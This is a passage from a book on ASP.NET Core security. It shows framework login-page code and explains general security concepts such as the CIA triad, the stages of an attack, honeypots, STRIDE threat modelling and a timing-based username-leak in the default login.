        <div class="form-group">
          <label asp-for="Password"></label>
          <input asp-for="Password" class="form-control" />
          <span asp-validation-for="Password" class="text-danger"></span>
        </div>
        <div class="form-group">
          <div class="checkbox">
            <label asp-for="RememberMe">
              <input asp-for="RememberMe" />
```

```
                @Html.DisplayNameFor(m => m.RememberMe)
              </label>
            </div>
          </div>
          <div class="form-group">
            <button type="submit" class="btn btn-default">Log in</button>
          </div>
          <div class="form-group">
            <p>
              <a asp-action="ForgotPassword">Forgot your password?</a>
            </p>
            <p>
              <a asp-action="Register" asp-route-returnurl="@
              ViewData["ReturnUrl"]">Register as a new user?</a>
            </p>
          </div>
        </form>
      </section>
    </div>
    <!-- Code removed for brevity -->
</div>

@section Scripts {
    @await Html.PartialAsync("_ValidationScriptsPartial")
}
```

A full breakdown of what's going on in Listing 1-10 is outside the scope of this book. However, there are a few items to highlight here:

- You can bind your forms to Model classes, and you can define some business rules (such as whether a field is required or should follow a specific format) there. You will see examples of this later in the book.
- You can write data directly to pages by using the @ symbol and writing your C#. This will be important later when we talk about preventing Cross-Site Scripting (XSS).

- If you're familiar with Web Forms, you may be surprised to see `form` elements being used explicitly. If you're unfamiliar with this element, I recommend skimming a book on HTML to familiarize yourself with web-specific details that Web Forms hid from you.
- If you're familiar with the older version of MVC, you'll notice that you're specifying `input` elements instead of `@Html.TextBoxFor(`….

Not shown here is the *Model* class, here the `LoginViewModel`, which is generally a simple class with attributes specifying the business rules mentioned earlier. Again, we'll see examples of this later.

Razor Pages

Razor Pages seem to be ASP.NET Core's equivalent of the older ASP.NET Web Forms. Both approaches use a "code-behind" file that is tied to a front end. The similarities mostly end there, though. As compared to WebForms, Razor Pages

- Don't have a page life cycle
- Don't store ViewState
- Focus on writing HTML instead of web controls

My hope is that the Razor Pages will be almost as easy to pick up and understand for a new developer, but still render HTML cleanly enough to make using modern JavaScript and CSS libraries easier. You can see how much closer to HTML the Razor Page is compared to WebForms here.

Listing 1-11. Default login page

```
@page
@model LoginModel

@{
  ViewData["Title"] = "Log in";
}

<h2>@ViewData["Title"]</h2>
<div class="row">
  <div class="col-md-4">
```

```
<section>
  <form method="post">
    <h4>Use a local account to log in.</h4>
    <hr />
    <div asp-validation-summary="All" class="text-danger"></div>
    <div class="form-group">
      <label asp-for="Input.Email"></label>
      <input asp-for="Input.Email" class="form-control" />
      <span asp-validation-for="Input.Email" class="text-danger"></span>
    </div>
    <div class="form-group">
      <label asp-for="Input.Password"></label>
      <input asp-for="Input.Password" class="form-control" />
      <span asp-validation-for="Input.Password" class="text-danger">
      </span>
    </div>
    <div class="form-group">
      <div class="checkbox">
        <label asp-for="Input.RememberMe">
          <input asp-for="Input.RememberMe" />
          @Html.DisplayNameFor(m => m.Input.RememberMe)
        </label>
      </div>
    </div>
    <div class="form-group">
      <button type="submit" class="btn btn-default">Log in</button>
    </div>
    <div class="form-group">
      <p>
        <a asp-page="./ForgotPassword">Forgot your password?</a>
      </p>
      <p>
        <a asp-page="./Register" asp-route-returnUrl="@Model.
        ReturnUrl">Register as a new user</a>
      </p>
```

```
        </div>
      </form>
    </section>
  </div>
  <!-- Code removed for brevity -->
</div>

@section Scripts {
  @await  Html.PartialAsync("_ValidationScriptsPartial")
}
```

The code in Listing 1-11 is close enough to HTML that it isn't much different than the MVC example. The code is a bit different, though, as we see here.

Listing 1-12. Source for LoginModel (Razor Page example)

```
public class LoginModel : PageModel
{
  //Remove properties for brevity

  public LoginModel(
    SignInManager<ApplicationUser> signInManager,
    ILogger<LoginModel> logger)
  {
    _signInManager = signInManager;
    _logger = logger;
  }

  public async Task OnGetAsync(string returnUrl = null)
  {
    if (!string.IsNullOrEmpty(ErrorMessage))
    {
      ModelState.AddModelError(string.Empty, ErrorMessage);
    }

    await HttpContext.SignOutAsync(
      IdentityConstants.ExternalScheme);

    ExternalLogins = (await _signInManager.↲
      GetExternalAuthenticationSchemesAsync()).ToList();
```

```
    ReturnUrl = returnUrl;
  }

  public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
  {
    ReturnUrl = returnUrl;

    if (ModelState.IsValid)
    {
      var result = await _signInManager.PasswordSignInAsync(
        Input.Email, Input.Password, Input.RememberMe,
        lockoutOnFailure: true);
      if (result.Succeeded)
      {
        _logger.LogInformation("User logged in.");
        return LocalRedirect(Url.GetLocalUrl(returnUrl));
      }
      if (result.RequiresTwoFactor)
      {
        return RedirectToPage("./LoginWith2fa",
          new { ReturnUrl = returnUrl,
                RememberMe = Input.RememberMe });
      }
      if (result.IsLockedOut)
      {
        _logger.LogWarning("User account locked out.");
        return RedirectToPage("./Lockout");
      }
      else
      {
        ModelState.AddModelError(string.Empty,
          "Invalid login attempt.");
        return Page();
      }
    }
```

```
    // If we got this far, something failed, redisplay form
    return Page();
  }
}
```

The constructor and SignInManager in Listing 1-12 should look familiar. Otherwise, the rest of the code should be relatively straightforward to understand for most experienced developers. Separate methods exist for GET and POST requests to the servers, but otherwise you should see parallels between the code here and the code in the MVC version.

Since the two approaches are so similar, there's little reason to choose one over the other unless you want to organize your code a certain way. Throughout this book, any significant deviations between MVC and Razor Pages will be noted, otherwise most examples will be provided using MVC.

Creating APIs

One major difference in ASP.NET Core as compared with older versions of the framework is that there is no equivalent to Web API in Core. Instead, MVC and Web API have been combined into a single project type, simplifying project type management and making developing APIs a bit more straightforward. A full explanation of how best to create APIs is outside the scope of the book, but there is one consequence to this that's worth pointing out in this introductory chapter. Model binding has become more explicit, meaning if you were to log in via an AJAX post instead of a form post, the code shown in Listing 1-13 would no longer work in the new Core world.

Listing 1-13. Sample MVC method without data source attribute

```
[HttpPost]
[AllowAnonymous]
public async Task<IActionResult> Login(LoginViewModel model,
  string returnUrl = null)
{
  //Login logic here
}
```

Instead, you need to tell the framework explicitly where to look for the data. Listing 1-14 shows an example of data being passed in the body of an AJAX request.

Listing 1-14. Sample MVC method with data source attribute

```
[HttpPost]
[AllowAnonymous]
public async Task<IActionResult> Login(
  [FromBody]LoginViewModel model, string returnUrl = null)
{
  //Login logic here
}
```

As a developer, I find adding these attributes annoying, especially since debugging problems caused by a missing or incorrect attribute can be tough. As a security professional, though, I love these attributes because they help prevent vulnerabilities caused by *Value Shadowing*. We'll cover Value Shadowing later in the book. For now, let's just go over the attributes available in .NET Core:[8]

- **FromBody**: Request body
- **FromForm**: Request body, but form encoded
- **FromHeader**: Request header
- **FromQuery**: Request query string
- **FromRoute**: Request route data
- **FromServices**: Request service as an action parameter

You can also decorate your controller with an `ApiController` attribute, which eliminates the need to explicitly tell the framework where to look.

We will dig into this further from a security perspective later in the book.

Core vs. Framework vs. Standard

Microsoft recently announced that after December 2020, there will no longer be a ".NET Core" and a ".NET Framework", there will be ".NET 5.0". After that point, what is currently ASP.NET Core will become the new "ASP.NET", and the Framework will purely be legacy. Until that happens, though, we need to deal with the fact that most of us have to support

[8] https://docs.microsoft.com/en-us/aspnet/core/web-api/?view=aspnetcore-2.2

both Core and Framework. For these situations, Microsoft has created a set of common features in the Standard library. You can create a Standard class library which can be referenced in either a Framework or Core project.

Summary

ASP.NET Core looks similar to ASP.NET Framework on the surface, but many differences lie underneath. In order to fix some of the security issues we'll find as we dig into the framework, we'll need to understand how the framework works. Luckily for us, Microsoft has made the code for ASP.NET open source, meaning we can dig through the code and figure out how it works. Even better, the modular nature of the framework will allow us to replace most of the faulty components.

In the next chapter, we'll dive into some general security concepts that might not seem directly applicable to programming at first, but are important to know before we dive too deeply into writing code.

CHAPTER 2

General Security Concepts

Now that we've talked about ASP.NET Core, it's worth taking the time to cover some security-related topics that are included in most security courses, but unfortunately are ignored in most software development training materials. I will highlight areas where these concepts are most applicable to software developers and not delve too deeply into other areas of security that are still important to websites, such as network or physical (i.e., can anyone access my servers?) security. Unfortunately, there won't be much flow to this chapter – these concepts aren't necessarily related other than being concepts in security that we'll dive into more deeply later in the book.

Please do not skip this chapter. It is high level and may not seem directly applicable to developing software at first, but we'll be laying foundations for concepts covered later in the book.

What Is Security? (CIA Triad)

At first glance, the question "what is security?" seems to have an obvious answer: stopping criminals from breaking into your software systems to steal or destroy data. But stopping criminals from bringing down your website by flooding your server with requests, by most definitions, would also be covered under security. Stopping rogue employees from stealing or deleting data would also fall under most people's definition of security. And what about stopping well-meaning employees for accidentally leaking, damaging, or deleting data?

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_2

The definition of security that most professionals accept is that the job of security is to protect the Confidentiality, Integrity, and Availability, also known as the "CIA triad,"[1] of your systems, regardless of intent of criminality. (There is a movement to rename this to the "AIC triad" to avoid confusion with the Central Intelligence Agency, but it means the same thing.) Let's examine each of these components in further detail.

Confidentiality

When most software developers talk about "security," it is often protecting Confidentiality that they're most concerned about. We want to keep our private conversations private, and that's obvious for everyone involved. Here are examples of protecting Confidentiality that you should already be familiar with as a web developer:

- Setting up roles within your system to make sure that low-privilege users cannot see the sensitive information that high-privilege users like administrators can.
- Setting up certificates to use HTTPS prevents hackers sitting in between a user's computer and the server from listening in on conversations.
- Encrypting data, such as passport numbers or credit card numbers, to prevent hackers from making sense of your data if they were to break into your system.

If this were a book intended for security professionals rather than software developers, I would also cover such topics as protecting your servers from data theft or how to protect intruders from seeing sensitive information written on whiteboards, but these are out of scope for the majority of software developers.

Integrity

Preventing hackers from changing your data is also a vitally important, yet frequently overlooked, aspect of security. To see why protecting integrity is important, let's demonstrate an all-too-real problem in a hypothetical e-commerce site where integrity was not protected:

[1] https://resources.infosecinstitute.com/cia-triad/

1. A hacker visits an e-commerce website and adds an item to their cart.
2. The hacker continues through the checkout process to the page that confirms the order.
3. The developer, in order to protect users from price fluctuations, stores the price of the item when it was added to the cart in a hidden field.
4. The hacker, noticing the price stored in the hidden field, changes the price and submits the order.
5. The hacker is now able to order any product they want at any price (which could include negative prices, meaning the seller would pay the hacker to "buy" products).

Most e-commerce websites have solved this particular problem, but in my experience, most websites could do a much better job of protecting data integrity in general. In addition to protecting prices in e-commerce applications, here are several areas in which most websites could improve their integrity protections:

- If a user submits information like an order in an e-commerce site or a job application, how can we be sure that no one has tampered with this data?
- If a user logs into a system to enter text to be displayed on a page, as you would with a Content Management System (CMS), how can we be sure that no one has tampered with this information, preventing website defacement?
- If we send data from one server to another via an API, how can we make sure that what was sent from server A made it safely to server B?

Fortunately, data integrity is easier to check than one would think at first glance. You'll see how later in the book.

Availability

Most developers would probably agree that protecting your websites against Denial of Service (DoS) attacks (when an attacker sends enough requests to a web server that prevents it from responding to "real" requests) and Distributed Denial of Service attacks (when an attacker sends requests from many different sources to prevent networks from blocking one IP to stop the attack) would fall under the "security" umbrella. But taking proper backups and testing their validity is very much a responsibility of security because it directly affects the availability of the website if a problem were to occur.

I will generally focus more on confidentiality and integrity over availability in this book, since most defenses against most attacks against website availability fall outside of the responsibility of the average software developer. There is one thing worth noting, however. As you will see later on, helping protect the confidentiality or integrity of your data can harm availability, since protecting confidentiality and integrity causes extra processing to occur, making a website more susceptible to certain types of attacks against availability. It will be tempting for some developers to skip protections in the name of efficient processing, which improves availability. In many cases, this is simply the wrong approach to take. It is rare (though not unheard of, as you'll see later) for one feature to cause a serious availability-related vulnerability, so it is usually best to focus on confidentiality and integrity and fix any availability issues as they arise.

In other words, in most cases, focusing on confidentiality and integrity is better than skipping protections in the name of picking up a few milliseconds of performance.

Definition of "Hacker"

While we're defining what "security" means, let's now take a moment to state explicitly how this book will use the word "hacker," as well as explicitly state what we mean by a hacker doing "damage." When you hear about hackers doing harm to your website, it is easy to picture a hacker breaking into your system to make your website sell unsavory products. But should we call someone who accidentally takes information they don't need because of a logic flaw in your website? Or should we call stolen credit cards "damage"?

For the sake of this book, let's define "hacker" as anyone looking to compromise the Confidentiality, Integrity, or Availability of the data within your website, whether with malicious intent or not. We'll also use the word "breach" for any incident in which the

Confidentiality, Integrity, or Availability of your website is compromised. Finally, we'll use "damage" as a shorthand for any negative fallout, even if that is only damage to your reputation because no specific monetary harm has been incurred.

The Anatomy of an Attack

Unless you've studied security, you may not know what a cyberattack looks like. It's easy imagining a computer hacker doing their magic against a computer system, but most hackers employ similar processes in breaking into systems. Depending on the source, the names of these steps will vary, but the actual content will be similar. Knowing this process will help you create defenses, because as we talked about in the section about layered security, your goal is not just to prevent hackers from getting into your systems, but also to help prevent them from being able to do damage once they get in.

Reconnaissance

If you want to build successful software, you're probably not going to start by writing code. You'll research your target audience, their needs, possibly create a budget and project plan, etc. An attack is similar, though admittedly usually on a smaller scale. Successful attackers usually don't start by attacking your system. Instead, they do as much research as possible, not only about your systems but about the people at your company, your location, and possibly research whether you've been a victim of a cyberattack in the past.

Much of this research can occur legally against publicly accessible sources. For instance, LinkedIn is a surprisingly good source of useful information for an attack. By looking at the employees at a company, you can usually get the names of executives, get a sense for the technology stack used by the company by looking at the skills of employees in IT, and even get a sense for employee turnover which can give potential attackers a sense for number of disgruntled employees that might want to help out with an attack. Email addresses can often be gotten via LinkedIn as well, even for those that are not published. Enough people publicly post their emails that the pattern can be deduced, i.e., if several people in an organization have the email pattern "first initial + last name@companydomain.com", you can be reasonably sure that many others do as well.

During this phase, a hacker would likely also do some generic scanning against company networks and websites using freely downloadable tools. These scans are designed to look for potentially vulnerable operating systems, websites, exposed software, networks, open ports, etc. It is not clear whether such actions are illegal, but they are common enough where most scans would not be remarked upon, much less prosecuted.

Penetrate

Research is important to know what attacks to try, but research by itself is not going to get a hacker into your system. At some point, hackers need to try to get in. Hackers will typically try to penetrate the most useful systems first. If a spear-phishing attack is attempted, then attacking the Chief Financial Officer (CFO) would probably be more helpful than attacking a marketing intern. Or if a computer is the target, attacking a computer with a database on it would be a more likely candidate than a server that sends promotional emails. However, that doesn't mean that hackers would ignore the marketing intern – it's also likely that the CFO has had more security training than the marketing intern, so the intern may be more likely to let the hacker in.

The system penetration can happen many ways, from attacking vulnerable software on servers or finding a vulnerability in a website. Two of the most commonly reported successful attack vectors, though, are either phishing attacks or rogue employees. As a web developer, it's your responsibility to make sure that attackers cannot use the website you are building as a gateway into your system. There are also important steps you can take to help limit the damage attackers can do via a phishing attack. We will cover all of these later in the book. For now, let's focus on the process at a higher level.

Expand

Once an attacker has made it inside your network, they need to expand their privileges. If a low-level employee happens to click a link that gives an attacker access to their desktop, taking pictures of their desktop might be interesting for a voyeur, but not particularly profitable for a hacker. Hacking the desktop of the CFO could be more profitable if you could find information to sell to stock traders, but even that is rather dubious. Instead, a hacker is likely to attempt to escalate their privileges by a number of means. Many of these methods are out of scope for this book because they involve planting viruses or making operating system level exploits. We will talk about methods to help prevent this type of escalation of privilege in web environments later on.

Hide Evidence

Finally, any good hacker will make an attempt to cover their tracks. The obvious reason is that they don't want to get caught. While that's certainly a factor, the longer a hacker has access to a system, the more information they can glean from it. Any good hacker will go through great lengths to hide their presence from you, including but certainly not limited to disguising their IPs, deleting information out of logs, or using previously hacked computers to attack others.

Catching Attackers in the Act

Catching attackers is a large subject – large enough where some devote their entire career to it. We obviously can't cover an entire career's worth of learning in a single book, especially a book about a different subject. But it is worth talking a little bit about it, because not only do most web developers not think about this during their web development, but it's also a weakness within the ASP.NET Core framework itself.

Detecting Possible Criminal Activity

Whether you're directly aware of it or not, you're almost certainly already taking steps to stop criminals from attacking websites directly. Encoding any user input (which ASP.NET Core does automatically) when displayed on a web page makes it much harder to make the browser run user-supplied JavaScript. Using parameterized queries (or a data access technology like Entity Framework which uses parameterized queries under the hood) helps prevent users from executing arbitrary commands against your database. But one area in which most websites in general and ASP.NET in particular fall short is detecting the activity in the first place.

Detecting this activity requires you to know how users behave in the system. As one example, you're probably familiar with the idea of showing user details based on information within the URL, either in the query string or URL itself. You usually don't want users pulling information about ALL other users in the system by changing the URL, but if you're not tracking the number of unauthorized or error requests against that URL, there is nothing stopping the hacker from getting the entire list of your users in your database, and there is no way for you to figure out who stole the information if you do realize that information has been stolen.

Note The instincts of most people, including mine before I started studying security, is to stop any suspicious activity immediately as soon as it is detected before it can do more damage. This is not necessarily the best course of action if you want to figure out what the hacker is after or prevent them from attempting another attack. If you have the resources, sometimes the best course of action is to gather as much information about the attack as possible *while it is occurring*. Only after you have a good idea what the attacker is trying to do, how they are trying to do it, and of the scope of the damage, then you stop the attack to prevent even more damage. This approach may seem counterintuitive, but it gives you a great chance to learn from attackers after your system.

Being PCI or HIPAA compliant is increasingly dependent on having a logging system that is sufficient to detect this type of suspicious activity. And unfortunately, despite the improved logging system that comes with ASP.NET Core, there is no good or easy way to implement this within your websites. We will cover this in more detail later in the book.

Detection and Privacy Issues

One note, several governments, such as the European Union and the State of California, are cracking down on user privacy abuses. The type of spying that Google, Facebook, Amazon, and others have been doing on citizens has caused these organizations to pass laws that require companies to limit the tracking and inform users of tracking that is done. As of the time of this writing, it's unclear where the right balance is between logging information for security forensics vs. not logging information for user privacy, but it's something that the security community is keeping an eye on. If in doubt, it would be best to ask a lawyer.

Honeypots

A *honeypot* is the term for a fake resource that looks like the real thing, but its sole purpose is to find attackers. For example, an IT department might create an SMTP server that can't actually send emails, but it does log all attempts at using the service. Honeypots are relatively common in the networking world, but oddly haven't caught on in computer programming. This is unfortunate, since it wouldn't take too much effort to set up a fake login page, such as at "/wp-login.php" to make lazy attackers think you're running a WordPress site, that would capture as much information about the attacker as possible.

One could then monitor any usage of that source much more closely than any other traffic, and possibly even stop it before it does any real harm.

Enticement vs. Entrapment

I need to make one very important distinction before going any further, and it's the difference between *enticement* and *entrapment*. *Enticement* is the term for making resources available and seeing who takes advantage, such as the login example mentioned earlier. *Entrapment* is purposely telling potential hackers that a vulnerability exists in order to trick people into trying to take advantage of it. In other words, enticement occurs when you try to catch criminals performing activities that they would perform with or without your resource. Entrapment occurs when you encourage someone to commit a crime when they may or may not have done so without you.

This distinction is important because enticement is legal. Entrapment is not. When creating honeypots, you must make sure you do not cross the line into entrapment. If you do, you will certainly make it impossible to prosecute any crimes committed against you, and you may be subject to criminal prosecution yourself. If you have any questions about any gray area in between the two, please consult a lawyer.

When Are You Secure Enough?

Most people, when asked whether you have enough security, answer that "you can never have too much security." This is simply wrong. Security is expensive, both in implementation and maintenance. On top of that, you could spend one trillion dollars working to secure your systems and still be vulnerable to some zero-day attack in a system you do not control. This is not a hypothetical situation. In one well-publicized example, two CPU-related security vulnerabilities were announced to the world in January 2018 – Spectre and Meltdown.[2] Both of these had to do with how CPUs and operating systems preprocessed certain tasks in order to speed performance, but hadn't locked down permissions on this preprocessed data. Unless you made operating systems, there was very little you could do to prevent this vulnerability from being used against you. Your only choice was to wait for your operating system vendor to come out with a patch and wait for new hardware resistant to these attacks to be developed. In the

[2] https://meltdownattack.com/

meantime, all computers were (and unpatched computers are) vulnerable. No amount of money would have saved you from these vulnerabilities, so you couldn't have been completely secure.

If you can't make your software 100% secure, what is the goal? We should learn to manage our risks.

Unfortunately for us, risk management is another field which we cannot dive too deeply into in this book because it could be the subject of an entire shelf full of books itself. We can make a few important points in this area, though. First, it's important to understand the value of the system we're protecting. Is it a mission-critical system for your business? Or does it store personal information about any of your customers? Do you need to make sure it's compliant with external frameworks or regulations like PCI or HIPAA? If so, you may want to err on the side of working harder to make sure your systems are secure. If not, you almost certainly can spend less time and money securing the system.

Second, it is important to know how systems interact with each other. For instance, you may decide not to secure a relatively unimportant system. But if its presence on your network creates an opportunity for hackers to escalate their privileges and access systems they otherwise couldn't find (such as if the unimportant system shares a database with a more important one, or if a stolen password from one system could be used on another), then you should pay more attention to the security of the lower system than you might otherwise.

Third, knowing how much work should go into securing a system is a business decision, not a technical one. You're not going to spend $100 to protect a $20 bill, because then your $20 bill is worth a negative $80 – you're better off just giving the $20 away. But how much is too much? Would you spend $1 to protect it? $5? $10? There is no right answer, of course – it depends on the individual business and how important protecting that money is. Making sure your management knows and accepts the risks remaining after you've secured your system is key to having mature security.

Finally, try to have a plan in place to make sure you know what to do when an attack occurs. Will you try to detect the hacker, or just stop them? What will you tell customers? How will you get information out of your logs? Knowing these things ahead of time will make it easier during and after an attack should one occur.

Often, the easiest place to start in wrapping your head around your security maturity is figuring out what you need to protect.

Finding Sensitive Information

When deciding what in your website to protect, there is certainly information that is more important to protect than others. For instance, knowing how many times a particular user has logged into your website is certainly not as important as protecting any credit card numbers they may have given to you. What should you focus your time on?

When prioritizing information to protect, you should focus on protecting the information that is most sensitive and would cause the most damage if made public. To help you get started, here are some categories commonly used in healthcare and finance that will be useful for you to know:

- **PAI**, or **Personal Account Information**: This is a term used in finance to refer to information specific to financial accounts, such as bank account numbers or credit card numbers.
- **PHI**, or **Personal Health Information**: This is a term used in healthcare for information specific to someone's health or treatment, such as diagnoses or medications.
- **PII**, or **Personally Identifiable Information**: This is a term used in all industries for information specific to users, such as names, birthdates, or zip codes.

If your data falls under one of these categories, chances are you should take extra steps to protect it. Don't let these be a limitation, though. As one example, if your system stores information as trade secrets to your company, it would not fall under these categories but should absolutely be secured.

Knowing *what* you should protect is important, but knowing *when* can be equally as important. If you're storing your data securely but can easily be seen by anyone watching the network as it is sent to another system, the data is not secure. There are two terms that are useful in helping to ensure that your data is secure at all times:

- **Data in Transit**: Data are moving from one point to another. In most cases in the book, this will refer to data that's moving from one server to another, such as sending information from a user's browser to your website or a database backup to the backup location, but it generally applies to any data that's moving from one place to another.

- **Data at Rest**: Data are being stored in one place, such as data within a database or the database backups themselves within their storage location.

It is necessary to secure both Data in Transit and Data at Rest in order to secure your data, and each requires different techniques to implement, which we'll explore later in the book.

User Experience and Security

When talking about how far is too far to go with security, I would be remiss if I didn't talk about what security does to *user experience*. First, though, I should define what I mean by this term. User experience, or UX, is the term for making a user interface as intuitive and easy as possible. The line between UX and user interface (UI) design is blurry, but the way I usually think of it is that UI is about making the site beautiful, and UX is making the site easy to use.

It's not too hard to notice that security and UX often have competing goals. As we'll see throughout this book, many safeguards that we put in place to make our websites more secure make the websites harder to use. I'd like to say again that our goal is **NOT** to make websites as secure as possible. No company in the world has the money to do the testing necessary to make this happen, nor does anyone want to drive away users who don't want to jump through unreasonable hoops in order to get their work done. Instead, we need to find a balance between security and UX. Just like with costs, our balance will vary depending on what we want to accomplish. We should feel more comfortable asking our users to jump through hoops to log into their retirement account vs. to log into a site that allows users to play games. Context is everything here.

Third-Party Components

Most websites built now contain third-party libraries. Many websites use third-party JavaScript frameworks such as jQuery, Angular, React, or Vue. Many websites use third-party server components for particular processing and/or a particular feature. But are these components secure? At one time, conventional wisdom said that open source components had many people looking at them and so wouldn't likely have serious bugs. Then Heartbleed, a serious vulnerability in the very common OpenSSL library, found in 2015, pretty much destroyed that argument.

While it's true that most third-party components are relatively secure, ultimately it is you, the website developer, who will be held responsible if your website is hacked, regardless of whether the attack was successful because of a third-party library. Therefore, it is your responsibility to ensure that these libraries are safe to use, both now when the libraries are installed and later when they are updated.

There are several online libraries of known-vulnerable components that you can check regularly to ensure your software isn't known to be vulnerable:

- Common Vulnerabilities and Exposures: `https://cve.mitre.org/`
- National Vulnerability Database: `https://nvd.nist.gov/`
- Exploit Database: `https://www.exploit-db.com/`

Later in the book, we'll point you in the direction of tools that will help you manage these more easily without needing to check each database regularly manually.

It's important to note that **not all vulnerabilities make it to one of these lists**. These lists are dependent upon security researchers reporting the vulnerability. If the vendor finds its own vulnerability, they may decide to fix the issue and roll out a fix without much fanfare. Always using the latest versions of these libraries, then ensuring that these libraries are updated when updates are available, will go a long way toward minimizing any threats that exist because of vulnerable components.

Zero-Day Attacks

Vulnerabilities that exist, but haven't been discovered yet, are called *zero-day vulnerabilities*. Attacks that exploit these are called *zero-day attacks*. While these types of vulnerabilities get quite a bit of time and attention from security researchers, you probably don't need to worry too much about these. Most attacks occur using well-known vulnerabilities. For most websites, keeping your libraries updated will be sufficient protection against the attacks you will face that target your third-party libraries.

Threat Modeling

While not central to this book, it's worth taking a moment to dive a little bit into *threat modeling*. At a very high level, "threat modeling" is really just a fancy way of saying "think about how a hacker can attack my website." Formal threat modeling, though, is a discipline on its own, with its own tools and techniques, most of which are outside the

scope of this book. However, since you will need to do some level of threat modeling to ensure you're writing secure code, let's talk a little bit about the STRIDE framework. STRIDE is an acronym for six categories of threats you should watch out for in a threat modeling exercise.

Spoofing

Spoofing refers to someone appearing as someone else in your system. Two common examples are a hacker stealing the session token of a user to act on behalf of the victim, or a hacker using another computer to launch an attack against a website to hide the true source of the attack.

Tampering

Has the hacker changed my data in some way? What I said in the "Integrity" section of the CIA triad applies here, and we will get into ways to check for tampering later in the book.

Repudiation

In addition to checking to see if the data itself has been tampered with, it would be useful to know if the *source* has been tampered with. In other words, if I get an email from you, it would be useful for both of us if we could prove that the contents of the email were what you intended and that you, and no one else, sent it.

The ability to verify both the source and integrity of a message is called *non-repudiation*. Non-repudiation doesn't get the attention it deserves in the development world, but I'll talk about it later in the book because these checks are something you should consider adding to API calls.

Information Disclosure

Hackers often don't have direct access to the information they need, so they need to get creative in pulling information out of the systems they're attacking. Very often, information can be gleaned using indirect methods. As one example, imagine that

you have created a website that allows potential customers to search arrest records for people with felonies, and sells access to any publicly available data for a fee. In order to entice customers to purchase the service, you allow anyone to search for names. If a record is found, prompt the user to pay the fee to get the information.

However, if I'm a user who only needs to know if any of the individuals I'm searching for have *any* felony, then I don't need to pay a penny for your service. All I need to do is run a search for the name I'm looking for. If your service says "no records found" or some equivalent, I know that my individual has no felonies in your system. If I'm prompted to pay, then I know that they do.

A more common example of information disclosure (or, as it is often called by penetration testers, *information leakage*) can be found during a login process for a typical website. To help users remember their usernames and passwords, some websites will tell you "Username is invalid" if you cannot login because the username doesn't exist in the system and "Password is invalid" if the username exists but the password is incorrect. Of course, in this scenario, a hacker can try all sorts of usernames and get a list of valid ones just by looking at the error message.

Unfortunately, while the default ASP.NET login page didn't make this particular error – the website is programmed to show a generic error message if either the username is not found or the password is invalid – they made one that is almost as bad. If you want to pull the usernames from an ASP.NET website that uses the default login page, you can try submitting a username and password and checking for the amount of time it takes for the page to come back. The ASP.NET team decided to stop processing if the username wasn't found, but that allows hackers to use page processing time to find valid usernames. Here is the proof: I sent 2000 requests to a default login page, half of them with valid usernames and half without, and there was a *clear* difference between the times it took to process valid vs. invalid usernames.



Figure 2-1. *Time to process logins in ASP.NET*

As you can see in Figure 2-1, the processing time for a user login who didn't exist in the system typically lasted 5 to 11 milliseconds, and the login processing time for a user who did exist in the system lasted at least 15 milliseconds. You should be able to see that hackers should be able to find out which usernames are valid based on this information alone. (This is even worse if users use their email addresses as usernames, since it means that users' email addresses are exposed to hackers.) There are several lessons to be learned here:

1. If the .NET team can publish functionality with information leakage, then you probably will too. Don't ignore this.
2. As mentioned earlier, sometimes there are trade-offs between different aspects of the CIA triad. In this case, by maximizing Availability (by reducing processing), we have harmed Confidentiality.
3. Contrary to popular belief, writing the most efficient code is **not** always the best thing you can do. In this case, protecting customer usernames is more important than removing a few extra milliseconds of processing.

We'll discuss this example, and how to fix it, in greater detail in Chapter 7.

There is one final point worth making about Information Leakage. The vast majority of books and blogs that I've read on security (quite frankly including this one) don't give this topic the attention it deserves, largely because it is so dependent upon specific business functionality. The login example given earlier is common on most websites, but writing about (or creating a test for, which we'll talk about later) the felony search leakage example would be difficult to do in a generalized fashion. I'll refer to Information Leakage occasionally throughout this book, but the lack of mentions is not indicative of its importance. Information Leakage is a **critical** vulnerability for you to be aware of when securing your websites.

Denial of Service

I touched upon this earlier in the chapter, but Denial of Service (DoS) attack is an attack in which an attacker overwhelms a website (or other software), causing it to be unresponsive to other requests. The most common type of DoS attack occurs when an attacker simply sends thousands of requests a second to a website. Your website can be vulnerable to DoS attacks if a particular page requires a large amount of processing, such as a ReDoS (Regular Expression Denial of Service) attack, when a particularly difficult-to-process regular expression is called a large number of times in short succession.

